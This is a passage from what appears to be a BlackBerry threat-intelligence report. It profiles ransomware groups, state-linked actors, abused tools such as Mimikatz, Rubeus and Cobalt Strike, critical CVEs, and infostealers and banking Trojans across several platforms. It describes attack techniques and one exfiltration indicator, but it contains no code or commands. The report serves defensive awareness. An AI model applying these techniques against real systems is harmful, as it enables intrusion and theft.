In this reporting period, much like the prior period, banks and banking systems were one of the top targets of cyberattacks. Cyber criminals increased their global efforts in July, with a special focus on exploiting the MOVEit vulnerability. Notably, four European banking giants were all victims of this unpatched vulnerability. Customers who used the account-switching service when opening new accounts were the most impacted.

Majorel, an international third-party bank account switching service provider, was also compromised by the MOVEit vulnerability.

The Russian-linked Clop ransomware group exploited the MOVEit file transfer system vulnerabilities[38] through SQL database injection. The group used a double extortion ransomware strategy in conjunction with this exploit. Even if the ransom was paid to unencrypt the victim's data, the group would still threaten to reveal the stolen data online to extort further payments from victims.

Another noteworthy incident that occurred during this reporting period involved the pro-Russian hacktivist group NoName057(16),[39] which claimed responsibility for launching DDoS attacks on the websites of at least five banks, including Intesa Sanpaolo, the largest bank in Italy.[40] This group primarily relied on a DDoS attack toolkit known as DDoSia.

Additionally, the Play ransomware group[41] (aka PlayCrypt) claimed responsibility for a ransomware attack[42] on the IT systems of the Spanish bank Globalcaja.

Lastly, CoinsPaid, an Estonian company and the largest global cryptocurrency payment service provider, was the victim of an attack linked to hacking group Lazarus. CoinsPaid lost U.S. $37.3 million worth of cryptocurrency.[43] Lazarus, the group tied to all these attacks, is primarily motivated to generate money for the North Korea government.

GEOPOLITICAL ANALYSIS AND COMMENTS

The World Economic Forum's 2023 Global Risk Report[44] ranks the threat of cyber crime as one of the "most severe risks facing businesses, governments, and people." The report goes on to warn that attempts by malicious actors to attack critical services will become more commonplace and disruptive in the future.

During this reporting period, BlackBerry documented a prolific series of attacks by LockBit on numerous critical infrastructure entities in the U.S. and elsewhere. The reality, however, as Jen Easterly, the director of the U.S. Cybersecurity and Infrastructure Security Agency (CISA) has noted, is that most cyberattacks "go unidentified and undeterred" and it is "enormously difficult to understand the collective toll these attacks are taking on our nation or to fully measure their impact in a tangible way."[45]

Cyberattacks are pervasive and increasing in sophistication as new technologies, such as generative AI, make them even harder to detect.

In response, governments and alliances such as NATO are boosting their collaborative efforts and investing in new AI-driven capabilities to prevent cyberattacks. In July, NATO members declared that the alliance will "employ the full range of capabilities in order to deter, defend against and counter the full spectrum of cyberthreats, including by considering collective responses."[46]

In the wake of multiple attacks on critical infrastructure in the U.S. and its allies, the cybersecurity authorities of Australia, Canada, France, Germany, New Zealand, the UK and the U.S. published a joint Cybersecurity Advisory on LockBit,[47] which was the most frequently used RaaS in 2022 and 2023. The advisory provided a list of common tools, exploitations, and TTPs used by LockBit affiliates, along with recommended mitigations for organizations to reduce the likelihood and impact of future ransomware incidents.

The U.S. Department of Justice also moved swiftly to announce a U.S. $10 million reward for information identifying threat actors targeting U.S. critical infrastructure. This came after attacks on a number of U.S. government agencies by the Russia-linked Clop ransomware group.

In September 2023, the U.S. Department of Defense released an unclassified summary of its *2023 DoD Cyber Strategy*,[48] emphasizing the need to invest in prevention-first cyber technologies, support U.S. government efforts to raise critical infrastructure cybersecurity standards, explore how artificial intelligence (AI) can boost cyber defenses, and expand public-

private partnerships to enable the U.S. DoD to draw on private sector threat expertise. The White House also published its *National Cybersecurity Strategy Implementation Plan*,[49] offering concrete actions to address current vulnerabilities in U.S. critical infrastructure.

In Canada, Parliament's Standing Committee on National Defence published its report on *The Cyber Defence of Canada*[50] in June. The report made 37 recommendations, including:

- Increasing investment in cybersecurity
- Creating a collaborative space where industry and cyber officials can meet to exchange intelligence and best practices
- Developing requirements for critical infrastructure operators to report ransomware and cyber incidents
- Establishing minimum standards for cybersecurity for small- and medium-sized businesses and incentives so they can adopt the latest security measures
- Clarifying roles and responsibilities of each government department when it comes to monitoring, responding to, and employing cyber capabilities in Canada

As reports of ransomware and other cyber intrusions become (disturbingly) routine, governments are realizing that they need to prioritize cybersecurity as a matter of national and economic security. Governments are investing in AI-enabled cybersecurity tools and expanding public-private sector collaboration to defend against one of the most severe risks facing our businesses, infrastructure, and people today. BlackBerry, armed with AI-driven cybersecurity solutions and advanced CTI, is actively participating in these efforts to bolster our collective defense.

THE U.S. DEPT. OF JUSTICE ANNOUNCED A $10M REWARD FOR INFORMATION FOR THREAT ACTORS TARGETING U.S. CRITICAL INFRASTRUCTURE

THREAT ACTORS AND TOOLING

This list includes the most active and dangerous threat actors and exploits that the BlackBerry Threat Research and Intelligence team has encountered during this reporting period.

Threat Actors

Clop (TA505)

Clop (TA505) is an active and influential Russian cyber crime group with significant impact in the world of financially motivated cyberthreats. Known for sending large volumes of malicious email and possessing a wide range of malware to use at their discretion, Clop has strong connections to underground malware networks.

Most notably this reporting period, the Clop ransomware group's exploitation of MOVEit file transfer vulnerabilities impacted a wide range of sectors, including government, education, healthcare, technology, professional services, and more. Impacting hundreds of organizations, this massive attack appears to have been years in the making, with Clop found to have been testing the exploitation of the vulnerability itself as well as data extraction prior to the actual attack.[51]

Clop provided a June 14 deadline for victim payments before data would be publicly leaked. Despite noting that it had erased data from "government, city, or police service[s]," Clop still impacted some public universities. Among its own custom tools, Clop abuses Cobalt Strike for lateral movement from Active Directory servers.

The BlackBerry Threat Research and Intelligence team has also discovered recent activity using the Amadey Trojan bot, which can be used to steal data from a victim's environment and install further malware.

Mustang Panda/LuminousMoth

LuminousMoth is a Chinese cyber-espionage subgroup of Mustang Panda that has been active since at least October 2020.[52] LuminousMoth has targeted high-profile organizations (including government entities) in Myanmar, the Philippines, Thailand, and other parts of Southeast Asia. The group is known for the highly targeted nature of their attacks, with specific payloads tailored to the victims' identities or environments.

It is known that the group has been using tools like Cobalt Strike and PlugX. The attack typically starts with a spearphishing lure containing a link for downloading a compressed file containing malicious payloads. The group also spreads malware through USB drives or in some cases, a fake version of the legitimate Zoom video-conferencing application.[53]

Transparent Tribe

Transparent Tribe is a suspected Pakistan-based threat group that has been active since at least 2013, primarily targeting diplomatic, defense, and research organizations in India and Afghanistan. It has recently expanded its scope to the education sector. The group is known for using Windows-based and mobile malware.

Spearphishing campaigns involve sending targeted messages to encourage a specific employee to open a document or link containing a malicious payload. Crimson RAT (a NET-based implant) or ObliqueRAT (a C/C++ implant) are often used in this type of attack.[54] Both implants enable an attacker to establish long-term persistence within a network or system.

Another implant used specifically against mobile devices is CapraRAT, a highly invasive tool that infects Android devices. CapraRAT is spread through a fake YouTube app[55] as well as infected messaging apps.

ALPHV

The infamous ALPHV (BlackCat) ransomware group impacted organizations across healthcare, technology, law, manufacturing, and other industries. This reporting period, ALPHV threatened to release the patient records of Beverly Hills Plastic Surgery[56] and attacked Seiko[57], a major watch manufacturer, adding Seiko to its leak site and publishing samples of stolen data including production plans, watch designs, and even employee passport scans. ALPHV uses Google and Bing ads[58] to promote fake websites serving Trojans containing both custom and off-the-shelf payloads such as Cobalt Strike.[59] They have recently added APT integration[60] to their leak website, and updated their encryptor.[61]

LockBit

As noted earlier, the LockBit group has been very active in 2023, targeting Japan's Port of Nagoya[62] and Kinmax—a supplier of the Taiwan Semiconductor Manufacturing Co. (TSMC) and the largest contract supplier of microchips in the world[63]—and sending phishing emails to multiple Spanish architectural firms.[64] In the U.S. alone, LockBit has conducted more than 1,700 attacks since 2020.[65] LockBit makes use of a number of free and open source tools including TeamViewer and AnyDesk for remote access, Bloodhound for Active Directory reconnaissance, PsExec for execution of remote commands, Metasploit and Cobalt Strike, and quite a few others.

Sandworm

The Sandworm APT group is part of the Russian Military Unit 74455 of the Main Intelligence Directorate, and is also tracked under the monikers Voodoo Bear, Iron Viking, Electrum, and Iridium. Sandworm recently deployed a new toolset, Infamous Chisel,[66] targeting Ukrainian military Android devices to acquire "system device information, commercial application information, and applications specific to the Ukrainian military", according to CISA. Infamous Chisel enables persistent access to a device and scans not only the device, but also the local network using tcpdump (a command-line utility) for sniffing traffic and Dropbear[67] for SSH access.

UNC4841

UNC4841 is a suspected Chinese threat actor that is known for exploiting CVE-2023-2868,[68] a remote command injection vulnerability in the Barracuda Email Security Gateway for Barracuda ESG devices. The group also developed a number of backdoors including Saltwater, Seaspy, Seaside, and Sandbar for covertly accessing Barracuda devices.[69]

Lazarus

The Lazarus Group is linked to cryptocurrency thefts totaling approximately U.S. $37 million from CoinsPaid,[70] U.S. $60 million from Alphapo[71] and U.S. $35 million from Atomic Wallet.[72] In late August, the FBI warned that the Lazarus Group was preparing to cash out more than U.S. $40 million[73] from these thefts. Lazarus is also linked to attacks on UK Internet infrastructure[74] using QuiteRAT,[75] deployment of malicious PyPI packages[76] disguised as VMware modules, and numerous phishing campaigns conducted via GitHub and other social media sites by leveraging NPM, a package manager for JavaScript. They are also linked to watering hole attacks on South Korean IIS web servers[77] with the goal of gaining access to corporate networks. Lazarus typically uses open source tools[78] such as Mimikatz, PuTTY Link, and DeimosC2.

RomCom

In July, the threat actor thought to be behind the RomCom RAT targeted potential attendees of the NATO Summit, where Ukraine's NATO membership was due to be discussed. Having shifted the focus of their motivations from money to geopolitics,[79] RomCom has lately been focusing their attentions heavily on the war in Ukraine, targeting Ukrainian politicians, as well as a U.S. healthcare organization providing humanitarian aid to refugees from Ukraine.

Tools

This section discusses some additional observations from BlackBerry this period related to tools most commonly abused by threat actors. These tools are often both commercial and open-source software that can be leveraged to the benefit of an attacker.

Metamorfo

Metamorfo is a family of banking Trojans dating from 2018 that target Latin American users of banking and cryptocurrency services, primarily in Brazil and Mexico.

Typically deployed via a phishing email[80] containing malicious LNK files or executables, the malware generates fake pop-up windows[81] in an attempt to steal victims' banking and cryptocurrency information. The malware also has a rich set of command-and-control features.[82]

Metamorfo has been known to utilize DLL side-loading to circumvent security solutions and deceive the Windows operating system into running its own malicious code. As Metamorfo is designed as an infostealer, it also has the ability to monitor the victim system to see what other DLLs are loaded. This is used as a protection and persistence mechanism to scan for DLLs used for banking protection.

Melcoz

Melcoz is a Brazilian banking Trojan created as a modification of the Remote Access PC tool, primarily targeting users in Brazil, Chile, and Spain[83] since 2020. Deployed via phishing emails containing software installers, it steals banking credentials, logs keystrokes, and takes screenshots.[84] It is modular, allowing for the addition of new functionality. Melcoz uses DLL hijacking[85] to bypass security, using a VMware NAT service executable to do so. Notably, some campaigns use a packed version of the malware, while others do not.

Amavaldo

Amavaldo is a banking Trojan[86] that has been targeting banking customers in Brazil and Mexico since 2019. Spread with MSI files via phishing emails that pose as either an Adobe Acrobat Reader DC installer or a document, Amavaldo monitors victim systems for access to particular banking websites, then provides related fake popups to interact with the user. Additionally, it provides a few command-and-control capabilities. Amavaldo downloads a ZIP archive containing a piece of legitimate software as well as a DLL named to appear related to that software, and an encrypted version of the final payload. Injecting the DLL into a legitimate running application, it then decrypts and executes the final payload. Beyond an initial general survey of the computer settings, it also will search for specific cybersecurity applications commonly used by banks.

SystemBC

SystemBC[87] is a RAT written in Russian that has been active since 2019. It was most notably used in the DarkSide ransomware attack against Colonial Pipeline[88] in May 2021 as well as in other ransomware attacks. SystemBC is available as a RaaS.

SystemBC was originally designed to facilitate initial access to victim machines via a SOCKS5 proxy, but further development added other functionalities such as Transport Layer Security (TLS) communications over TOR. Once installed, it connects to C2 servers, listening for program executable (PE) and script files to execute. The SystemBC RAT then decrypts and injects the payload into a hollowed process[89] (a type of code injection to hide malicious code); it also creates a scheduled task for persistence.

Earlier in the year, a new variant named DroxiDat was deployed into the critical infrastructure of a nation in southern Africa,[90] potentially echoing SystemBC's use in the Colonial Pipeline attack.

Pandora HVNC

The Pandora HVNC RAT is a commercial software tool. It was developed using C#, a programming language developed by Microsoft that runs on the .NET framework. It allows the attacker to manage the victim's computer without interacting with the main desktop by creating a hidden desktop.

It supports features to steal credentials, disable antivirus (AV) software, execute PEs, conduct file management, send keylogged information from the victim's device to its C2, and launch hidden browsers, among other capabilities.

Crimson RAT

Crimson RAT is known for targeting specific victims, such as the Indian government, military, and more recently, educational institutions. It is usually distributed through phishing email campaigns designed to get users to provide sensitive information.

Once installed, the payload can perform a wide variety of discovery activities such as keylogging, taking screenshots, capturing video and audio as well as listing all types of information such as files and drives on the system. It will then exfiltrate the data.

Mimikatz

Mimikatz is a legitimate open-source application that enables authorized users to extract authentication credentials in Windows systems. Given its powerful capabilities, threat actors often abuse this tool to achieve malicious goals. The BlackBerry Threat Research and Intelligence team has identified the use of this tool in many campaigns, based on our internal telemetry.

Meterpreter

Meterpreter is a post-exploitation tool that threat actors use to establish control of compromised targets and execute remote commands. The BlackBerry Threat Research and Intelligence team has observed, via our internal telemetry, that this tool was widely used in a variety of attacks, sometimes dressed as fake ChatGPT desktop tools in the compromised systems.[91]

PsExec

PsExec is a legitimate Sysinternals command-line tool provided by Microsoft to execute processes on remote computers and move laterally in the network. The BlackBerry Threat Research and Intelligence team has observed the tool being used maliciously, mostly by the LockBit group.

Potatoes

There are different flavors of these malicious tools used to escalate privileges in Windows systems. The BlackBerry Threat Research and Intelligence team has observed the usage of Juicy, Sweet, and GodPotatoes in our internal telemetry:


- JuicyPotato[92] is a weaponized version of RottenPotato that takes advantage of the way Windows handles COM objects and impersonation tokens to execute code with higher privileges.
- SweetPotato[93] includes RottenPotato and a weaponized JuicyPotato tool with BITS WinRM discovery.
- GodPotato[94] is a C# library typically used in security testing applications. It was created to run on the latest Windows system. This tool takes advantage of defects over Remote Procedure Call Service that must be opened by the system, and can be run on almost all Windows systems.

Rubeus

Rubeus is an open-source C# toolset for raw Kerberos interaction. Rubeus can be abused to exploit Active Directory vulnerabilities and perform malicious activities like overpass-the-hash,[95] pass-the-ticket, Kerberoasting,[96] and ticket extraction, among others. The BlackBerry Threat Research and Intelligence team has observed malicious usage of this tool in attacks on the healthcare industry.

Cobalt Strike

Cobalt Strike is a commercial tool which is legitimately used for red team and adversary simulation activities, and is widely exploited for malicious purposes by diverse threat actors. The BlackBerry Threat Research and Intelligence team has identified the usage of this tool in attacks against different industry sectors by various threat actors.



COMMON VULNERABILITIES AND EXPOSURES IMPACT

Common Vulnerabilities and Exposures (CVE) is a MITRE program that provides information on publicly known vulnerabilities and exposures. A recently added list to the CVE includes new vulnerabilities found in popular software such as MOVEit, Barracuda ESG, and Citrix. The most common use of these vulnerabilities was to gain Remote Command Execution (command injection). These vulnerabilities have been patched hastily, but threat actors have managed to exploit them in their campaigns throughout this reporting period.

Operation Triangulation

CVE-2023-32434 and CVE-2023-32435

Score: CVE-2023-32434 (7.8 High) and CVE-2023-32435 (8.8 High)

At the start of this reporting period, a published report discussing a campaign dubbed "Operation Triangulation"[97] shed light on new vulnerabilities on Apple iOS devices which were parts of a new spyware deployed via iMessage zero-click exploits. The spyware abused vulnerabilities that are now tracked under the names CVE-2023-32434[98] and CVE-2023-32435.[99]

CVE-2023-32434 is an integer overflow which allows threat actors to run arbitrary code with kernel privileges. CVE-2023-32435 is a memory corruption issue affecting WebKit (the web browser engine used by Safari, Mail, and other macOS, iOS, and Linux applications) and allows execution of arbitrary code.

Apple patched these zero-day kernel and Webkit vulnerabilities and referenced them in their security update,[100] with an inclusion of another Webkit vulnerability tracked as CVE-2023-32439[101] and discovered by an anonymous security researcher.

VMware Tools Authentication Bypass

CVE-2023-20867

Score: 3.9 Low

CVE-2023-20867[102] is an authentication bypass for VMware ESXi hosts that will cause a host-to-guest authentication process to fail.

VMware provided instructions on how to remediate this CVE in an advisory.[103]

This vulnerability was abused by UNC3886, a Chinese state-sponsored group, which abused this vulnerability to deploy backdoors on compromised ESXi hosts.[104]

Barracuda ESG Zero-Day Vulnerability

CVE-2023-2868

Score: 9.8 Critical

Barracuda reported a critical remote command injection vulnerability tagged as CVE-2023-2868[105] in their Email Security Gateway product, versions 5.1.3.001-9.2.0.006.

Barracuda identified this vulnerability and released a security patch to remediate this issue. However, the FBI warned that these patches are ineffective and that the patched appliances are still being targeted. The Chinese cyber espionage group UNC4841 targeted Barracuda appliances by exploiting this CVE.[106]

As stated in the ESG vulnerability alert, Barracuda recommends that affected customers replace their compromised appliance. The company is providing replacement products to those customers at no cost.

MOVEit

June CVE-2023-35036, CVE-2023-35708, CVE-2023-34362, and July CVE-2023-36934

Score: CVE-2023-35036 (9.1 Critical), CVE-2023-35708 (9.8 Critical), CVE-2023-34362 (9.8 Critical) and CVE-2023-36934 (9.1 Critical)

From early June through July, Progress Software's MOVEit file transfer application was plagued by several critical vulnerabilities. These included CVE-2023-35036,[107] CVE-2023-35708,[108] CVE-2023-34362,[109] disclosed in June, and CVE-2023-36934,[110] disclosed in July. This set of CVEs are all forms of a SQL injection vulnerability which allows attackers to gain access to the MOVEit Transfer database. These critical vulnerabilities have been patched in the MOVEit Transfer Service Pack (July 2023).[111]

A CISA advisory[112] reported that the Clop ransomware group, also known as TA505,[113] exploited the CVE-2023-34362 vulnerability within the MOVEit Transfer software. The group used a web shell named LEMURLOOT[114] to exfiltrate data from target MOVEit Transfer databases.

RomCom Abused 2022 Vulnerability

CVE-2022-30190

Score: CVE-2022-30190 (7.8 High)

In July, the BlackBerry Threat Research and Intelligence team discovered that the RomCom threat actor abused a previously known CVE in their recent campaign targeting potential attendees of the latest NATO summit. The execution chain utilized CVE-2022-30190 (aka Follina)[115], a remote code execution affecting Microsoft's Support Diagnostic Tool (MSDT), discovered in 2022.

This vulnerability was exploited by the target opening a malicious phishing document sent by the threat actor, which would then execute a vulnerable version of MSDT, allowing the attacker to pass their desired commands to the utility. Attackers can abuse this vulnerability even while macros are disabled and/or the document is opened in Protected View.

Severe Vulnerabilities in Citrix Products

CVE-2023-3519, CVE-2023-3466 and CVE-2023-3467

Score: CVE-2023-3519 (9.8 Critical), CVE-2023-3466 (8.3 High) and CVE-2023-3467 (8.0 High)

NetScaler products, formerly known as Citrix ADC and Citrix Gateway, had a series of high-risk vulnerabilities this reporting period. Cloud Software Group urges affected customers to install the relevant updated versions, as stated in their recent Security Bulletin article[116] in which all CVEs are included.

These include CVE-2023-3519,[117] which allows for remote code execution, CVE-2023-3466,[118] which allows for reflected cross-site scripting (XSS), and CVE-2023-3467,[119] which allows for privilege escalation to root administrator.

One of the listed vulnerabilities in particular, CVE-2023-3519, is suspected to have been abused by the FIN8 group[120] on the Citrix NetScaler systems.

New PaperCut RCE Vulnerability

CVE-2023-39143

Score: CVE-2023-39143 (9.8 Critical)

PaperCut is a print management application with a new vulnerability discovered near the end of this reporting period. PaperCut is aware of this vulnerability and recommends that customers upgrade their application servers to an updated version.[121]

CVE-2023-39143[122] affected both PaperCut NG and PaperCut MF applications in versions before 22.1.3. This vulnerability allows attackers to read, delete, and upload any desired files on the compromised systems, which ultimately could lead to a remote code execution (RCE).

Cuba Ransomware Threat Actor Abused CVE

CVE-2020-1472 (NetLogon) and CVE-2023-27532 (Veeam)

Score: CVE-2020-1472 (10 Critical) and CVE-2023-27532 (7.5 High)

At the end of this reporting period, BlackBerry published an article on the Cuba ransomware threat group, which utilized previously known and new vulnerabilities in its attacks on critical infrastructure.

In particular, the Cuba threat group utilized CVE-2020-1472,[123] a privilege elevation vulnerability using Netlogon Remote Protocol (MS-NRPC), and CVE-2023-27532,[124] a vulnerability found in Veeam Backup & Replication, which allows credentials stored in the configuration database to be read.

CVE QUARTERLY DATA

CVE SCORE

The National Vulnerability Database[125] has identified approximately 7,000 new CVEs this reporting period. When a new CVE is uncovered it is typically given a score based on the impact and severity of the issue, ranging from one to 10. This gives an indication on how critical it is to patch or update a vulnerable system. In the previous reporting period, over 52% of scored vulnerabilities had a score of over 7.0, while 25% of vulnerabilities rated a 7.0.




Figure 6: Breakdown of CVE severity.

PREVALENT THREATS

Windows

RedLine

According to BlackBerry telemetry, RedLine was again one of the most prevalent malicious threats this reporting period. RedLine has been continuously active in 2023.

RedLine is a .NET compiled MaaS information stealer, offered as a standalone product or by subscription. Like other infostealers, RedLine steals data and can also download and execute other malicious applications post-infection.

RedLine targets operating system data and personal information. To access operating system data, the infostealer first enumerates running processes, then detects any antivirus software and lists the installed applications. User data targeted by RedLine includes Chromium and Gecko browser credentials, credit card information, and cryptocurrency wallets. In addition, the stealer targets popular chat programs Telegram and Discord and steals VPN credentials.

Lumma Stealer

Lumma Stealer is another MaaS infostealer. Also known as LummaC2,[126] it is compiled in C and available on Russian-speaking cyber crime forums. The most common method of distribution is through drive-by downloads[127] to unsuspecting visitors of an infected website.

Lumma primarily targets cryptocurrency wallet information and two-factor authentication (2FA) browser extensions, along with system information. Exfiltration is done via HTTP POST requests to a URL with "/c2sock" and a user agent of "TeslaBrowser/5.5".

Lumma has been available to threat actors since at least August 2022; however, BlackBerry telemetry has shown an increase in activity this reporting period.

Vidar

Vidar[128] is a commodity infostealer commonly distributed through underground forums. First seen in 2018, it is a fork of the Arkei infostealer and is written in C++. Since its inception, it has been updated multiple times with new features and has increased its evasive capabilities. Vidar gathers a victim's banking information and credentials and cryptocurrency wallet data, along with system information and running processes.

Vidar has shown up in previous ***BlackBerry Global Threat Intelligence Reports*** and continues to be an active threat this reporting period.

Amadey

Amadey is a botnet first seen in October 2018. Its main function is to gather information about the victim's environment, including system information, running applications, and details about any installed antivirus products. Amadey can also be used to deliver other malicious payloads. BlackBerry has observed it serving RedLine, Lumma Stealer, and Vidar this period.

RaccoonStealer/RecordBreaker

RacoonStealer is a MaaS infostealer favored by various threat actors due to its simplicity. It is distributed to Windows systems via a modular C/C++ binary. First seen in 2019, there was a temporary shutdown in its operations in early 2022 due to the Russian invasion of Ukraine. Upon opening shop again in June 2022, the operators announced they had made major improvements to the infrastructure and rebuilt the binary from scratch. The new version of the binary, dubbed Raccoon2.0 or RecordBreaker, primarily targets browser cookies, passwords, auto-fill web browser data, and cryptocurrency wallet information.

In October 2022, one of the chief operators was arrested in the Netherlands and the group was forced into another hiatus in response to increased scrutiny from the FBI. However, the group announced its return to activity in August 2023, with an update to version 2.3.0.

Showing up in the previous two threat reports, RaccoonStealer continues to be a persistent threat despite its extended hiatus.

SmokeLoader

SmokeLoader is a generic backdoor that was first seen in 2011. It has been a regular in the threat landscape and has continuously evolved over the years. It can have many capabilities, depending on the modules included when a sample is built. However, it is primarily used to load other malware after a system is infected. SmokeLoader uses multiple anti-sandbox and anti-analysis techniques to avoid detection and is popular amongst ransomware actors.

PrivateLoader

PrivateLoader[129] is a malicious loader family of malware written in C++. Its origins can be traced back to early 2021. Since then, it has been observed distributing almost any type of malware available, from RATs to infostealers and everything in between. It is sold as a pay-per-install service on underground forums and has been found using VMProtect to evade detection.

BianLian

BianLian is ransomware and data exfiltration malware written in the Go programming language. Go is known for its robust support of concurrency (the ability to run multiple tasks at once). This allows BianLian to quickly encrypt victim systems. The threat actors behind BianLian initially used a double extortion method in which they would encrypt and exfiltrate victim data. However, at the start of 2023, they have favored data exfiltration over encryption.

BianLian gains access to victim systems through valid Remote Desktop credentials. From there it uses open-source tooling and command line scripts to harvest credentials and gather data. Exfiltration is accomplished through FTP, Rclone, or Mega.

RACCOONSTEALER CONTINUES TO BE A PERSISTENT THREAT DESPITE ITS EXTENDED HIATUS.

Linux

Linux-based malware remained active within the threat landscape during this reporting period. The most prevalent attacks which we observed in our previous reporting period are still widespread, but with an increased use of backdoor malware.

Backdoor

In this 90-day reporting period, our telemetry showed a rise in the prevalence of reverse shell-based backdoor malware. GetShell, also known as ConnectBack[130] and which has been around since 2016, and BPFDoor, which was discovered in 2022, were the most common.

Backdoor malware allows threat actors to establish connections to a compromised device by remotely connecting to a Linux shell. Once the victim's device has been compromised, GetShell will create a covert channel for communication, which will enable the attacker to remotely control and exfiltrate sensitive information from the machine.

BPFDoor[131] has been previously distributed by the APT group Red Menshen,[132] which released its latest variant in July 2023. With more variants popping up, it seems that the malware is under active development. It would not come as a surprise should the malware become even more prevalent in the future.

Distributed Denial of Service

As in previous reporting periods, malware-based DDoS attacks were the most prevalent attack type this reporting period. The Mirai botnet remains as popular as ever despite the fact that it has been active since 2016. Likewise, BASHLITE[133] (aka Gafgyt) shows no signs of slowing down and remains the second most common botnet malware during this period. Both Mirai and BASHLITE share a similar code base and most commonly target unpatched and vulnerable Internet of Things (IoT) devices.

XorDdos,[134] a Linux botnet, also showed up in our telemetry during this reporting period. XorDos uses SSH brute force attacks to gain remote control of target devices. It also contains a rootkit functionality. In May 2022, Microsoft reported an increase of 254% in the usage of this malware, so this will certainly be one to keep an eye on to see if it follows a similar pattern in future reporting periods.[135]

Cryptominers

Cryptocurrency miners once again remain the second most common threat to Linux devices during this reporting period, with the most prevalent type being XMRig miners targeting the cryptocurrency Monero.

The Kinsing coinminer,[136] another cryptominer this reporting period, is an "old school" Linux miner that is written in the Go programming language. It is a cryptominer which also attempts to spread itself to other containers and hosts. It has been involved in many attack campaigns over the years and was most recently seen exploiting vulnerability CVE-2023-32315[137] in Novel Openfire in August of this year.

Exploits

In mid-July, attackers exploited the CVE-2023-3519 vulnerability to launch a zero-day attack on Citrix ADC.[138] The attack chain involved the attackers setting up a web server for access, establishing a secure shell connection, and executing commands remotely on the vulnerable devices.

MacOS

As in the previous period, most of the threats targeting macOS systems observed in this reporting period are considered only "potentially unwanted" due to their potential to be abused.

Adware and Potentially Unwanted Applications

Adware and spyware were once again by far the most widely seen threats impacting macOS systems in this reporting period. Despite the "potentially" ambiguous language, "potentially" unwanted applications (PUAs) and adware should still raise concern as they often masquerade as legitimate software, but can install harmful components to devices. Our telemetry shows the Pirrit and AdLoad adware continue to be the most prevalent threats to client environments this period. In some instances, Pirrit launched browser pages purporting to be on Adobe's website. Pirrit, like other adware, is capable of injecting ads into user webpages to collect user and system data which can then be sold on the dark web. This ad-injection feature can also be used to point users to malicious sites that can download malware onto a victim's device.

Golang

Although software vulnerabilities and adware dominate the macOS threat landscape, there have been new concerning developments in the space this year. As mentioned in our previous ***BlackBerry Global Threat Intelligence Report***, threat actors are increasingly using the programming language Golang to target macOS systems. While we haven't seen an instance in our own telemetry this period, samples of Geacon[139] have been circulating in the wild in the past few months. Geacon is a recent Go implementation bringing Cobalt Strike beacons and payloads to macOS devices. Geacon is delivered via phishing emails and websites. Like the Cobalt Strike beacons that target Windows, Geacon can maintain persistent access to compromised macOS devices.

Android

Android continues to dominate the mobile market with approximately 70% of the worldwide share.[140] With such a large share, Android now comprises 80% of the targets for phishing campaigns.[141] Threats are even sometimes accidentally distributed through the official Google Play store, as well as third-party app stores and phishing sites designed to impersonate legitimate online stores. Additionally, Android supports sideloading[142] of third-party apps (meaning the ability to install apps that aren't from an official source). Users are urged to exercise caution when downloading new apps on the Google Play Store if they have few reviews, as well as when using third-party app stores or directly sideloading an app that apparently has no distribution store.

A majority of Android threats are spyware or banking Trojans and most commonly use the accessibility services natively present in Android to capture user information.

CherryBlos

CherryBlos was named after a unique string present in the malware. It is designed to steal cryptocurrency wallet credentials, specifically for the cryptocurrency exchange Binance. CherryBlos was distributed through the Telegram group Ukraine ROBOT, which links directly to a phishing site that downloads the app ROBOT999. Other app names are GPTalk, Happy Miner, and SynthNet. Notably, CherryBlos is packed with Jiagubao[143] and has a native library called cherryblos.

Android Accessibility Service is used to monitor and log user credentials for the Binance app, to be sent to a C2 server. In this attack, a fake UI is overlaid to show the user's original address during withdrawals, while the Binance app transfers funds directly to the attacker's wallet address.

MMRat

MMRat is a banking Trojan that captures user information via the Android Accessibility Service. MMRat is distributed through a phishing website that presents itself as an official app store. Notably, a custom C2 protocol based on the protocol buffer, Protobuf,[144] allows for the transfer of large datasets. MMRat's primary targets are located in Southeast Asia.

GravityRat

GravityRat targets WhatsApp backups to collect user data. First observed in March 2023, an updated version has been distributed via a Trojanized chat app called BingeChat.[145] GravityRat targets victims in India and is unusual because it requires visitors to login to a specific website to download the malicious BingeChat app. This app is a Trojanized version of OMEMO Instant Messenger.[146] This could imply that specific victims are being targeted. Once the app is opened, communication with the C2 server begins and user data is exfiltrated from their device.

Fake ChatGPT

With the release of ChatGPT and its widespread media coverage, malware authors have been in a race to create fake versions of ChatGPT to steal user information. The 'SuperGPT' app contains a Meterpreter implant. Smali[147] language code addition to the SuperGPT app contains the meterpreter stager.[148] This stager downloads a payload and initiates an outbound communication with the attacker.

SpyNote

Mentioned in an earlier ***BlackBerry Global Threat Intelligence Report***, SpyNote continues to be distributed by attackers throughout 2023. Multiple campaigns have targeted Europe. Once again, the Android Accessibility Service is used to capture user data and send it off to a C2 server. SpyNote is capable of bypassing two-factor authentication by reading SMS authentication codes. The Accessibility Service can also read codes generated by the Google Authenticator app.

HelloTeacher

HelloTeacher, named after a test service in the code, is a banking Trojan targeting Vietnam users of the TPBank Mobile app. HelloTeacher masquerades as legitimate Viber or Kik messenger apps. As with other banking Trojans, the Accessibility Service is used by the attacker to gain permissions and to execute the Trojan. User information is recorded in 'applog.txt' and sent to the C2 server. Several Chinese language strings are present in the code, giving defenders an indication of the source of the malware. Also found inside the code is unfinished functionality to capture data from another Vietnamese bank, MB Bank. This could indicate an expanding scope of targets for new iterations.

AgentSmith

